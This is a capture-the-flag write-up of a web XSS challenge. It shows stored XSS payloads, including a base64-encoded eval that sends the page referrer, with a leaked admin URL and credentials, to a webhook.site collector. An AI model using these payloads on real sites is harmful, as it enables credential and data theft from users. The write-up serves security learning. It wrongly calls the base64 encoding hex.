

Step 1: Exploring the details:




Step 2: Entering the challenge



We can see that there is three buttons: Login,Register,About and we need to explore theme.

Step 3:



We need to enter there!

Step 4:

Injection of: "<img src=X onerror=alert(1)>" showing pop up message at **Profile,Chat Now!**

Step 5:

Injection of: "<img src = https://webhook.site/0cbf4706-3a17-4be8-8527-84f73d924b35>"

From Profile we get:

connection	close
accept-language	he-IL,he;q=0.9,en-US;q=0.8,en;q=0.7
accept-encoding	gzip, deflate, br
referer	https://typeselfsub.web.ctfcompetition.com/
sec-fetch-dest	image
sec-fetch-mode	no-cors
sec-fetch-site	cross-site
accept	image/avif,image/webp,image/apng,image/*,*/*;q=0.8
user-agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/53...
host	webhook.site
content-length	
content-type	

From Chat Now we get:


Headers	
connection	close
accept-language	he-IL,he;q=0.9,en-US;q=0.8,en;q=0.7
accept-encoding	gzip, deflate, br
referer	https://typeselfsub-support.web.ctfcompetition.com/
sec-fetch-dest	image
sec-fetch-mode	no-cors
sec-fetch-site	cross-site
accept	image/avif,image/webp,image/apng,image/*,*/*;q=0.8
user-agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/53...
host	webhook.site
content-length	
content-type	

So we can see that the **Chat Now!** Respond came from another sites.

Step 6:

Let's see if the **Chat Now!** Have access to flag…


Injection of: <img src = https://typeselfsub.web.ctfcompetition.com/flag> we expect to 200 OK



Step 7:

Now we know that we need to use **Chat Now!** to gain for us access to **/flag**

After some research we decided to inject: "<img src=X onerror= window.location = "https://webhook.site/0cbf4706-3a17-4be8-8527-84f73d924b35?q=" + document.referrer>
"



We will change the window.location = "https://webhook.site/0cbf4706-3a17-4be8-8527-84f73d924b35?q=" + document.referrer> to hex:

d2luZG93LmxvY2F0aW9uID0gImh0dHBzOi8vd2ViaG9vay5zaXRlLzBjYmY0NzA2LTNhMTctNGJlOC04NTI3LTg0ZjczZDkyNGIzNT9xPSIgKyBkb2N1bWVudC5yZWZlcnJlcg==


and inject :

<img src=X onerror=eval(atob("d2luZG93LmxvY2F0aW9uID0gImh0dHBzOi8vd2ViaG9vay5zaXRlLzBjYmY0NzA2LTNhMTctNGJlOC04NTI3LTg0ZjczZDkyNGIzNT9xPSIgKyBkb2N1bWVudC5yZWZlcnJlcg==
"))>

The results:

Query strings	
q	https://typeselfsub.web.ctfcompetition.com/asofdiyboxzdfasdfyryryryccc?username=mike
password	j9as7ya7a3636ncvx
reason	<img src=X onerror=eval(atob("d2luZG93LmxvY2F0aW9uID0gImh0dHBzOi8vd2ViaG9vay5zaXRlLzBjYmY0NzA2LTNhMTctNGJlOC04NTI3LTg0ZjczZDkyNGIzNT9xPSIgKyBkb2N1bWVudC5yZWZlcnJlcg=="))

https://typeselfsub.web.ctfcompetition.com/asofdiyboxzdfasdfyryryryccc?username=mike&password=j9as7ya7a3636ncvx&reason={<img src=X onerror=eval(atob("d2luZG93LmxvY2F0aW9uID0gImh0dHBzOi8vd2ViaG9vay5zaXRlLzBjYmY0NzA2LTNhMTctNGJlOC04NTI3LTg0ZjczZDkyNGIzNT9xPSIgKyBkb2N1bWVudC5yZWZlcnJlcg==
"))>}



Flags are great!

Flag: CTF{self-xss?-that-isn't-a-problem-right...}